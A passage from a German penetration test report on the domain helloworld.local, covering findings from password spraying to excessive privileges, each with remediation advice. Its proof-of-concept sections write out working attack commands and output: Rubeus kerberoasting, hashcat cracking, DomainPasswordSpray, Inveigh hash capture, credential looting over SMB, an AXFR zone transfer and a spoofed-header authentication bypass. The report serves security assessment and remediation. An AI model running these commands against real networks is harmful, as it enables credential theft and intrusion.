Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	Eliminieren Sie nach Möglichkeit SPNs in der Umgebung zugunsten von Group Managed Service Accounts (gMSA), die dieser Art von Angriffen nicht ausgesetzt sind. Wenn eine Umstellung auf gMSAs nicht möglich ist, helfen die folgenden Schritte, das Risiko eines erfolgreichen Angriffs zu reduzieren: • Aktivieren Sie die AES-Kerberos-Verschlüsselung anstelle von RC4 • Verwenden Sie sichere Passwörter mit mehr als 25 Zeichen für Dienstkonten und ändern Sie diese regelmäßig • Begrenzen Sie die Berechtigungen von Dienstkonten und vermeiden Sie die Erstellung von SPNs, die an hoch privilegierte Konten wie Domänenen-Administratoren gebunden sind.
Referenzen	https://attack.mitre.org/techniques/T1558/003/

Proof of Concept

Mit dem Tool Rubeus kann über ein Windows System ein Kerberoasting Angriff durchgeführt werden. Das Tool ignoriert alle Maschinenaccounts und zielt auf Benutzeraccounts mit einem SPN ab, da hier die Wahrscheinlichkeit der Verwendung eines schwachen Passwortes erhöht ist. Insgesamt konnten 10 Benutzeraccount mit einem gesetzten SPN ermittelt werden.

Kerberoasting mit Rubeus.exe

```
PS C:\Users\Public> .\Rubeus.exe kerberoast /outfile:tgs.txt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting
<SNIPPED>

[*] Total kerberoastable users : 10


[*] SamAccountName         : microsoftconnect
[*] DistinguishedName      :
CN=microsoftconnect,CN=Users,DC=HELLOWORLD,DC=LOCAL
[*] ServicePrincipalName   : thomas/web02.HELLOWORLD.local
[*] PwdLastSet             : 6/10/2024 11:32:56 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\tgs.txt
<SNIPPED>
```

Anschließend kann ein Passwort-Cracking Angriff mittels Hashcat im Modus 13100 auf die Kerberos Tickets erfolgen.

```
hashcat -m 13100 tgs.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6,

…

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*backupuser$HELLOWORLD.LOCAL$backupuser/ws002.HELLOWORLD.l
 ocal@HELLOWORLD.LOCAL*$45:...:t<SNIPPED>
```

4. Verwendung von schwachen Passwörtern - High

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Ursache	Der Penetrationstester stellte fest, dass die Benutzer in der Active Directory-Domäne häufig schwache Passwörter verwendeten, und konnte die Passwörter mehrerer Benutzer durch einen Passwort-Spraying-Angriff aufdecken. Außerdem zeigte eine Analyse aller Domänenpasswörter nach der Kompromittierung der Domäne, dass die Verwendung schwacher Passwörter weit verbreitet ist.
Auswirkung	Ein Angreifer kann dies nutzen, um Passwörter zu erraten, in das interne Netzwerk einzudringen oder sich weitere Benutzer und/oder Hosts zu kompromittieren. Wenn externe Dienste mit Active Directory-Authentifizierung eingerichtet sind (z. B. VPN-, E-Mail- oder Remote-Anwendungsdienste), kann ein Angreifer möglicherweise einen gezieltes Passwort-Spray Angriff durchführen, um vom Internet aus Zugang zum internen Netzwerk zu erhalten.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	• Überprüfen Sie die Passwortrichtlinie und erzwingen Sie Passwörter mit mindestens 12 Zeichen. • Erwägen Sie die Einführung eines unternehmensweiten Passwort-Managers, um die Verwendung von sicheren und zufällig gewählten Passwörtern zu fördern. • Implementieren Sie einen Passwortfilter, um die Verwendung gebräuchlicher Wörter wie Variationen der Wörter „Willkommen123!“ und „Passwort2024!“, Jahreszeiten, Monate und Variationen des Firmennamens einzuschränken
Referenzen	https://attack.mitre.org/mitigations/M1027/

Proof of Concept

Mittels des DomainPasswordSpray Skripts kann ein Passwort-Spray Angriff innerhalb eines Netzwerks durchgeführt werden. Wie im unten stehenden Code-Ausschnitt gezeigt wird, war es so möglich das Passwort für die Benutzer SStieger und Sophie zu ermitteln.

Passwort-Spray Angriff

```
PS C:\Users\Public> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\Public> Invoke-DomainPasswordSpray -Password P<SNIPPED>3!
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 293 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 293 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
```

```
Are you sure you want to perform a password spray against 293 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password P<SNIPPED>3! against 293 users. Current time is 1:15 AM
[*] SUCCESS! User:SStieger Password: P<SNIPPED>3!
[*] SUCCESS! User:Sophie Password: P<SNIPPED>3!
[*] Password spraying is complete
```

5. LLMNR/NBT-NS Response Spoofing - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	7.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N
Ursache	Wenn Angreifer auf den LLMNR/NBT-NS-Netzwerkverkehr antworten, können diese die Namensauflösung manipulieren, um Clients innerhalb des Netzwerks dazu zu zwingen mit einem System, welches vom Angreifer kontrolliert zu kommunizieren. Diese Methode kann dazu genutzt werden, Authentifizierungsmaterial zu sammeln oder weiterzuleiten. Link-Local Multicast Name Resolution (LLMNR) und NetBIOS Name Service (NBT-NS) sind Microsoft Windows-Komponenten, die als alternative Methoden der Host-Identifizierung dienen. LLMNR basiert auf dem DNS-Format (Domain Name System) und ermöglicht es Hosts im gleichen Netzwerksegment, die Namensauflösung für andere Hosts durchführen. NBT-NS identifiziert Systeme in einem lokalen Netzwerk anhand ihres NetBIOS-Namens.
Auswirkung	Angreifer können sich als autorisierende Quelle für die Namensauflösung in einem Netzwerk ausgeben, indem sie auf LLMNR (UDP 5355) /NBT-NS (UDP 137) -Verkehr antworten, als ob sie die Identität des angefragten Hosts kennen, so dass der anfragende Client mit einem vom Angreifer kontrollierten System kommuniziert. Wenn der angeforderte Host zu einem Asset gehört, welches eine Identifizierung/ Authentifizierung erfordert, werden der Benutzername und der NTLMv2-Hash an das System unter der Kontrolle des Angreifers gesendet. Der Angreifer kann die Hash-Informationen abfangen, mit Hilfe von Tools, die den Datenverkehr an verschiedenen Ports überwachen, oder durch Network Sniffing sammeln und versuchen die Hashes offline durch Brute Force zu cracken, um die Klartextpasswörter zu erhalten. In einigen Fällen, in denen ein Angreifer Zugang zu einem System hat, das im Authentifizierungspfad zwischen Systemen liegt, können die NTLMv2-Hashes abgefangen und weitergeleitet werden, um auf ein Zielsystem zuzugreifen und Code auszuführen. Es gibt mehrere Tools, die zum Manipulieren von Namensauflösungsdiensten in lokalen Netzwerken verwendet werden können, z. B. , und .
Maßnahmen zur Schwachstellenbeseitigung	• Deaktivieren Sie LLMNR und NetBIOS in den lokalen Computer-Sicherheitseinstellungen oder per Gruppenrichtlinie, wenn sie in einer Umgebung nicht benötigt, werden • Verwenden Sie hostbasierte Sicherheitssoftware, um LLMNR/NetBIOS-Datenverkehr zu blockieren. Das Aktivieren der SMB-Signierung kann NTLMv2-Relay-Angriffe stoppen. • Systeme zur Erkennung und Verhinderung von Angriffen innerhalb eines Netzwerks, die Verkehrsmuster erkennen, die auf MiTM-Aktivitäten hindeuten, können zur Eindämmung von Aktivitäten auf Netzwerkebene eingesetzt werden. Die Netzwerksegmentierung kann zur Isolierung von Infrastrukturkomponenten verwendet werden, die keinen erweiterten

	Netzwerkzugang benötigen. Dies kann den Umfang von MiTM-Aktivitäten eindämmen
Referenzen	https://attack.mitre.org/techniques/T1557/001/

Proof of Concept

Im unten stehenden Code-Ausschnitt ist zu sehen wie der Penetrationstester das *Inveigh-Tool* auf MS04 startet und einen Passwort-Hash für den Benutzer *sabine* abfängt, indem er den NBT-NS/LLMNR-Verkehr auf dem lokalen Netzwerksegment manipuliert.

LLMNR/NBT-NS Response Spoofing

```
C:\Users\Public> Inveigh.exe
[*] Inveigh 2.0.11 [Started 2024-11-04T10:02:51 | PID 304]
[+] Packet Sniffer Addresses [IP 192.168.191.50 | IPv6 fe80::2fee:a2f7:c1c7:a2b0%6]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 192.168.191.50 | IPv6 fe80::2fee:a2f7:c1c7:a2b0%6]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Users\Public]
[+] Previous Session Files [Imported]
[*] Press ESC to enter/exit interactive console
[.] [09:05:21] TCP(445) SYN packet from 192.168.191.20:52344
[.] [09:05:21] SMB1(445) negotiation request detected from 192.168.191.20:52344
[.] [09:05:21] SMB2+(445) negotiation request detected from 192.168.191.20:52344
[+] [09:05:21] SMB(445) NTLM challenge [7C77DBD62C655D1C] sent to
192.168.191.50:52344
[+] [09:05:21] SMB(445) NTLMv2 captured for [HELLOWORLD-WS22\sabine] from
192.168.191.20(HELLOWORLD-WS22):52344:
sabine::HELLOWORLD-WS22:9C9<SNIPPED>3F:43234<SNIPPED>
[!] [09:05:21] SMB(445) NTLMv2 for [HELLOWORLD-WS22\sabine] written to Inveigh
NTLMv2.txt
[.] [09:06:31] TCP(445) SYN packet from 192.168.191.20:50953
[.] [09:06:31] SMB2+(445) negotiation request detected from 192.168.191.20:50953
[.] [09:06:31] TCP(445) SYN packet from 192.168.191.20:50957
[.] [09:06:31] SMB2+(445) negotiation request detected from 192.168.191.20:50957
[.] [09:06:31] TCP(445) SYN packet from 192.168.191.20:50960
[.] [09:06:31] SMB2+(445) negotiation request detected from 192.168.191.20:50960
```

Mit Hashcat kann anschließend ein Wörterbuch-Cracking Angriff auf den abgefangenen Hash gestartet werden:

```
$ hashcat -m 5600 sabine_hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...
```

```
<SNIPPED>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

SABINE::HELLOWORLD:98sa09dfj23n43masdf:<SNIPPED>
```

6. Sensible Informationen in Konfigurationsdateien - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	7.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Ursache	Der Penetrationstester konnte während der Untersuchung mehrmals Zugangsdaten finden, die im Klartext in Dateien abgespeichert waren und auf einfache Art ausgelesen werden konnten. Tools wie Lazagne oder Snaffler können von Angreifern dazu verwendet werden große Menge an Daten innerhalb eines Netzwerkes nach Zugangsdaten und Authentifizierungsmaterial zu durchsuchen.
Auswirkung	Für einen Angreifer sind Klartext-Zugangsdaten in Dateien ein Lohnendes Ziel, um sich weiter vertikal oder horizontal im Netzwerk auszubreiten und neue Angriffsoberflächen zu gewinnen. Gefundene Zugangsdaten können dazu verwendet werden, um weitere Benutzer zu kompromittieren, sich an anderen Servern und Workstations anzumelden und dort nach weiteren Zugangsdaten zu suchen oder Kontrolle über andere Objekte und Assets zu erhalten.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	• Suchen Sie präventiv nach Dateien, die Passwörter enthalten. • Legen Sie eine Unternehmensrichtlinie fest, die die Speicherung von Passwörtern in Dateien verbietet. • Beschränken Sie Dateifreigaben auf bestimmte Verzeichnisse, auf die nur die erforderlichen Benutzer Zugriff haben. • Stellen Sie sicher, dass Entwickler und Systemadministratoren sich des Risikos bewusst sind, das mit Klartextpasswörtern in Konfigurationsdateien verbunden ist, die auf Endpoint-systemen oder Servern gespeichert werden.
Referenzen	https://attack.mitre.org/techniques/T1552/001/

Proof of Concept

Wie im unten gezeigten Code-Ausschnit, konnte der Penetrationstester als Benutzer Dominik die Shares auf DC01 untersucht und die Powershell Datei SQL Backup herunterladen.

```
smbclient -U dominik '//192.168.191.3/Abteilungen'
Password for [WORKGROUP\dominik]:
Try "help" to get a list of possible commands.
smb: \> dir
.
 D
0  Sat Oct  1 13:22:02 2024
..
D        0  Sat Oct  1 13:22:06 2024
Personal
D        0  Sat Oct  1 13:22:08 2024
Geschäftsführung
D        0  Sat Oct  1 13:22:04 2024
Finanzen
D        0  Sat Oct  1 13:22:00 2024
IT
```

```
 D
 0  Sat Oct  1 13:33:31 2024
Marketing
D        0  Sat Oct  1 13:33:56 2024
smb: \> cd IT\Privat\Entwicklung
smb: \IT\Private\Entwicklung\> dir
.
 D
0  Sat Oct  1 13:22:19 2024
..
 D
0  Sat Oct  1 13:22:19 2024
SQL Express Backup.ps1
 A
4001  Sat Oct  1 13:22:15 2024
10325023 blocks of size 4096. 8148736 blocks available
smb: \IT\Privat\Entwicklung\> get "SQL Backup.ps1"
getting file \IT\Privat\Entwicklung\SQL Backup.ps1 of size 2001 as SQL Backup.ps1 (23.3
KiloBytes/sec) (average 23.3 KiloBytes/sec)
```

In Abbildung 17] wird der Inhalt der Datei angezeigt, in der die Zugangsdaten für den Benutzer backupadmin abgespeichert sind.

```
┌──(kali㉿kali)-[~]
└─$ cat SQL\ Backup.ps1
$serverName = ".\SQL01"
$backupDirectory = "F:\backupSQL"
$daysToStoreDailyBackups = 5
$daysToStoreWeeklyBackups = 23
$monthsToStoreMonthlyBackups = 2

[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SMO") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoExtended") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.ConnectionInfo") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoEnum") | Out-Null

$mySrvConn = new-object Microsoft.SqlServer.Management.Common.ServerConnection
$mySrvConn.ServerInstance=$serverName
$mySrvConn.LoginSecure = $false
$mySrvConn.Login = "backupadmin"
$mySrvConn.Password = [redacted]
```

Abbildung 17 - Zugangsdaten im Klartext

7. Anonymer Zonentransfer (AXFR) - Medium

CWE	CWE-669 - Incorrect Resource Transfer Between Spheres
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Ursache	DNS-Zonentransfer, auch bekannt als DNS-Abfragetyp AXFR, ist ein Prozess, bei dem ein DNS-Server eine Kopie seiner Datenbank an einen anderen DNS-Server weitergibt. Der Teil der Datenbank, der repliziert wird, wird als Zone bezeichnet. Ein Zonentransfer verwendet das Transmission Control Protocol (TCP) und erfolgt in Form einer Client-Server-Transaktion. Der Client, der einen Zonentransfer anfordert, kann ein Slave- oder Sekundärserver sein, der Daten von einem Master- oder Primärserver anfordert. Wenn Zonentransfers (AXFR) von einem DNS-Server nicht ordnungsgemäß abgesichert sind, ist es für einen Angreifer möglich, die gesamte Zonendatei des Servers zu erhalten, einschließlich aller Subdomains und deren zugehörigen DNS-Einträge.
Auswirkung	Wenn die DNS-Zone sensible Informationen enthält, z. B. interne Subdomains, die für interne Dienste oder Testumgebungen genutzt werden, kann dies die Angriffsoberfläche erweitern. So können die Subdomains und IP-Adressen für weitere Angriffe (z. B. Brute-Force, Schwachstellenscans) verwendet werden könnten.
Betroffene Systeme	dmz02.helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	• Konfigurieren Sie Zonentransfers so, dass diese nur autorisierten IP-Adressen (z. B. sekundären DNS-Servern) erlaubt sind. • Überprüfen Sie, ob sensible Informationen in der DNS-Zone veröffentlicht werden, und entfernen Sie diese ggf. • Setzen Sie eine Monitoring-Lösung ein, um unbefugte AXFR-Anfragen zu erkennen.
Referenzen	https://attack.mitre.org/techniques/T1590/002/

Proof of Concept

Im unten stehenden Code-Ausschnitt wird einen Zonentransfer als normaler Internetbenutzer durchgeführt. Der Penetrationstester erhält somit eine Reihe von Subdomains, die für weitere Untersuchungen nun verwendet werden können.

Zonentransfer mit dig

```
dig AXFR @172.32.5.6 helloworld.local

; <<>> DiG 9.20.2-1-Debian <<>> AXFR @172.32.5.6 helloworld.local
; (1 server found)
;; global options: +cmd
helloworld.local.    87400   IN      SOA     ns1.helloworld.local. dnsadmin.helloworld.local.
21 605800 87400 2319200 87400
helloworld.local.    87400   IN      NS      helloworld.local.
```

```
helloworld.local.    87400   IN      A       127.0.0.1
blog.helloworld.local. 87400 IN      A       127.0.0.1
employes.helloworld.local. 87400 IN   A       127.0.0.1
developer.helloworld.local. 87400  IN      A       127.0.0.1
gitlab.helloworld.local. 87400 IN    A       127.0.0.1
lr.helloworld.local. 87400   IN      A       127.0.0.1
status.helloworld.local. 87400 IN    A       127.0.0.1
support.helloworld.local. 87400 IN   A       127.0.0.1
customers.helloworld.local. 87400 IN  A       127.0.0.1
vpn.helloworld.local. 87400  IN      A       127.0.0.1
helloworld.local.    87400   IN      SOA     ns1.helloworld.local. dnsadmin.helloworld.local.
21 605800 87400 2319200 87400
;; SERVER: 172.32.5.6 #53(172.32.5.6) (TCP)
;; WHEN: Wed Nov 11 07:24:18 EST 2024
```

8. Header-Based Authentication Bypass - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N
Ursache	Ein Header-Based Authentication Bypass ist eine Sicherheitslücke, bei der Angreifer den Prozess ausnutzt, wie eine Anwendung HTTP-Header verarbeitet oder validiert, um Authentifizierungsmechanismen zu umgehen und unbefugten Zugriff zu erhalten. Diese Art der Umgehung tritt häufig auf, wenn sich Anwendungen auf Header wie *Authorization, X-Forwarded-For* oder benutzerdefinierte Header *wie X-User* verlassen, um Benutzer ohne ordnungsgemäße Validierung zu authentifizieren. Wenn eine Anwendung beispielsweise den X-Forwarded-For-Header verwendet, um die IP-Adresse eines Benutzers für die Zugriffskontrolle zu ermitteln, und die Quelle des Headers nicht validiert, könnte ein Angreifer den Header fälschen, um eine vertrauenswürdige IP-Adresse, wie 127.0.0.1, zu fälschen. Ebenso könnte ein Angreifer in Systemen, in denen benutzerdefinierte Header wie X-User zur Identifizierung von Benutzern verwendet werden, den Header-Wert verändern, um sich als ein anderer Benutzer auszugeben und so möglicherweise erweiterten Zugriff zu erlangen.
Auswirkung	Ein Header-Based Authentication Bypass kann schwerwiegende sicherheitsrelevante Auswirkungen haben, da Angreifer ohne gültige Anmeldedaten Zugriff auf geschützte Bereiche, interne Funktionen, sensible Daten oder Administrationsoberflächen erlangen können. Infolgedessen ist eine Kontenübernahme möglich, bei der Benutzerkonten kompromittiert und missbraucht werden. Zudem besteht das Risiko von Datenverlust und Datenmanipulation, da vertrauliche Informationen unbefugt ausgelesen, verändert oder gelöscht werden können, was die Vertraulichkeit, Integrität und Verfügbarkeit der Systeme erheblich beeinträchtigt. Darüber hinaus kann es zu einer Rechteausweitung kommen, bei der sich Angreifer höhere Berechtigungen verschaffen als vorgesehen. Kritische Geschäftsprozesse wie Bestellungen, Konfigurationsänderungen oder Finanztransaktionen können gezielt manipuliert werden. Insgesamt können solche Sicherheitsvorfälle erhebliche Reputationsschäden sowie Compliance-Verstöße nach sich ziehen, die zu Vertrauensverlust, rechtlichen Konsequenzen und finanziellen Schäden führen können.
Betroffene Systeme	developer.helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	• Eingehende Header-Werte sollten bereinigt und validiert werden, um sicherzustellen das diese dem erwarteten Format entsprechen. • Der Einsatz von sicheren Authentifizierungsmechanismen wird empfohlen (OAuth-Token, JWTs). Von der Verwendung von benutzerdefinierten Headern wird abgeraten. • Wo möglich sollten Multi-Faktor Authentifizierungen eingesetzt werden, um die Wahrscheinlichkeit von Authentifizierungs-Bypasses zu verringern.
Referenzen	https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Proof of Concept

Wenn ein anonymer Benutzer versucht auf den Endpunkt https://developer.helloworld.local/upload.php wird diesem eine 403 Forbidden Nachricht angezeigt wie in Abbildung 18 zu sehn.



Abbildung 18 - 403 Status

Bei der Verwendung der HEAD Methode gibt der Server in der Response den X-Custom IP-Authorization Header zurück. Wenn diesem Header im Request der Wert 127.0.0.1 zugewiesen wird, bekommt der Benutzer Zugriff auf den upload.php Bereich, wie das folgende Request/Response Paar zeigt:

Request

```
HEAD /upload.php HTTP/1.1
Host: developer.helloworld.local
X-Custom-IP-Authorization: 127.0.0.1
<SNIPPED>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 11 Nov 2024 18:26:21 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Custom-IP-Authorization: 192.168.191.1
Content-Length: 2934
Content-Type: text/html; charset=UTF-8
Via: 1.1 developer.helloworld.local
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html>
<html lang="de">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to
fit=no">
      <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.css">
    <link rel="stylesheet" href="css/main.css">
    <title>Persönliche Dokumentenverwaltung</title>
  </head>
  <body>
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
     <img src="images/icons/photo.png" width="30" height="30">
     <SNIPPED>
```

9. Unsichere File Shares - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	4.2 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N
Ursache	Der Penetrationstester entdeckte mehrere Dateifreigaben, auf die alle Domänenbenutzer Lese- und Schreibzugriff haben.
Auswirkung	Ein Angreifer, mit Zugang zum internen Netzwerk, kann diesen Zugang nutzen, um nach Dateien mit sensiblen Daten wie Anmeldeinformationen zu suchen und möglicherweise bösartige Dateien auf den Dateifreigaben abzuspeichern.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	Überprüfen Sie die Zugriffsrechte für die Dateifreigabe, um sicherzustellen, dass die Benutzer nach dem Prinzip der geringsten Berechtigung Zugang erhalten.
Referenzen	https://attack.mitre.org/techniques/T1135

Proof of Concept

Mittels Netexec untersucht der Penetrationstester zugängliche File Shares auf MS04 unter dem Kontext eines Standard-Domänenbenutzers. Auf dem Share *Software* besitzt dieser Schreib und Lesezugriffe.

```
$ sudo netexec smb 192.168.191.50 -u lara -p <SNIPPED> --shares

SMB         192.168.191.50  445    MS04             [*] Windows 10.0 Build 18863 x64
(name:MS04)
(domain:HELLOWORLD.LOCAL) (signing:False) (SMBv1:False)
SMB         192.168.191.50  445    MS04             [+] HELLOWORLD.LOCAL\lara:<REDACTED>
SMB         192.168.191.50  445    MS04             [+] Enumerated shares
SMB         192.168.191.50  445    MS04             Share           Permissions     Remark
SMB         192.168.191.50  445    MS04             -----           -----------     ------
SMB         192.168.191.50  445    MS04             ADMIN$                          Remote
Admin
SMB         192.168.191.50  445    MS04             C$                              Default
share
SMB         192.168.191.50  445    MS04             IPC$            READ            Remote
IPC
SMB         192.168.191.50  445    MS04             Software        READ,WRITE
```

10. SMB-Signierung deaktiviert - Low

CWE	CWE-300 - Channel Accessible by Non-Endpoint
CVSS 3.1	3.1 / CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N
Ursache	SMB-Signierung ist ein Sicherheitsfeature, die jedem SMB-Paket, das zwischen Clients übertragen wird, eine digitale Signatur hinzufügt. Diese Signatur stellt sicher, dass die zwischen den Systemen ausgetauschten Daten unverändert bleiben und während der Übertragung nicht verfälscht wurden. Wenn die SMB-Signierung deaktiviert ist, ist es für einen Angreifer, wenn dieser Netzwerkverkehr abfangen kann, möglich Daten während der Übertragung zu verändern.
Auswirkung	Wenn die SMB-Signierung deaktiviert ist, kann ein Angreifer die Kommunikation abfangen und die Daten ändern, um Man-in-the-Middle- oder Relay-Angriffe auszuführen. Dies kann zu Datendiebstahl, Manipulation und anderen bösartigen Aktivitäten führen.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	Um die Sicherheitslücke bei der SMB-Signierung zu vermeiden, sollten Unternehmen einige bewährte Verfahren befolgen, z. B.: • Aktivieren der SMB-Signierung auf allen Systemen und Geräten • Führen Sie regelmäßige Aktualisierungen der Systeme durch mit den neuesten Sicherheits-Patches und Software-Updates • Isolierung kritischer Systeme und Daten durch Netzwerksegmentierung
Referenzen	https://attack.mitre.org/techniques/T1557/

Proof of Concept

Im folgenden Codeblock ist zu sehen, wie die SMB-Shares mittels netexec enumeriert werden. Wie zu sehen ist die SMB-Signierung deaktiviert.

```
proxychains netexec smb 192.168.191.3 -u dominik -p '<SNIPPED>' --shares
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.191.3:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.191.3:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.191.3:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.191.3:445  ...  OK
SMB         192.168.191.3      445    DC01             [*] Windows 10 / Server 2019 Build
19953
x64 (name:DC01) (domain:HELLOWORLD.LOCAL) (signing:false) (SMBv1:False)
SMB         192.168.191.3      445    DC01             [+]
HELLOWORLD.LOCAL\dominik:<SNIPPED>
SMB         192.168.191.3      445    DC01             [*] Enumerated shares
SMB         192.168.191.3      445    DC01             Share           Permissions     Remark
SMB         192.168.191.3      445    DC01             -----           -----------     ------
SMB         192.168.191.3      445    DC01             ADMIN$                          Remote
Admin
<SNIPPED>
```

11. Benutzer mit erhöhten Privilegien - Info

CWE	CWE-250 - Execution with Unnecessary Privileges
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Ursache	Der Penetrationstester konnte verschiedene Benutzer ermitteln die über erweiterte Berechtigungen verfügten, entweder waren diese spezifisch dem einzelnen Benutzer zugewiesen wurden oder durch eine Gruppenmitgliedschaft vererbt. Diese Berechtigungen sind in Produktiven Umgebungen oftmals notwendig, wenn Benutzer verschieden Aufgaben ausführen müssen die erhöhten Berechtigungen erfordern, z. B. der Zugriff auf Datenbanken. Wenn ein Angreifer einen solchen Benutzer kompromittiert, kann dieser versuchen die Berechtigungen ausnutzen, um seine Privilegien vertikal oder horizontal zu erweitern
Auswirkung	Benutzer mit erhöhten Privilegien stellen ein erhebliches Sicherheitsrisiko dar, da sie administrative Kontrolle über Clients und/oder Server erlangen können und somit tiefgreifende Änderungen an Systemen und Konfigurationen vornehmen können. Dies ermöglicht nicht nur den umfassenden Zugriff auf sensible Daten, sondern auch deren unbefugte Exfiltration. Durch die fortlaufende Erweiterung der Privilegien können Angreifer ihre Position im Netzwerk weiter ausbauen und zusätzliche sicherheitskritische Bereiche kompromittieren. Zudem besteht die Möglichkeit, die Active-Directory-Umgebung gezielt zu verändern, beispielsweise durch das Anlegen oder Manipulieren von Benutzerkonten, Gruppenrichtlinien oder Berechtigungsstrukturen. In diesem Kontext können Angreifer ihre Zugriffe persistieren und langfristig im System verankert bleiben, wodurch eine dauerhafte Bedrohung für die gesamte IT-Infrastruktur entsteht.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	Um Risiken zu minimieren, wenn ein Angreifer einen Benutzer kompromittiert, sollten Sie ein Modell der geringsten Privilegien einführen, d. h. den Benutzern nur Zugriff auf das Notwendigste gewähren. • Überprüfen Sie regelmäßig die Berechtigungen, um festzustellen, wer Zugriff hat und warum. Vermeiden Sie dabei den Einsatz von Standart-Berechtigungen. • Verwalten Sie die Berechtigungen strikt und stellen Sie sicher, dass diese nicht über den Bedarf hinausgehen. • Wo möglich sollte eine Multi-Faktor-Authentifizierung eingeführt werden, um eine zusätzliche Sicherheitsebene zu schaffen. • Mitarbeiter sollten Regelmäßige Schulungen absolvieren in Bezug auf bewährte Verfahren und Richtlinien bei der Vergabe von Privilegien.
Referenzen	https://www.lacework.com/cloud-security-fundamentals/excessive-permissions-the-hidden-security-threat

Proof of Concept

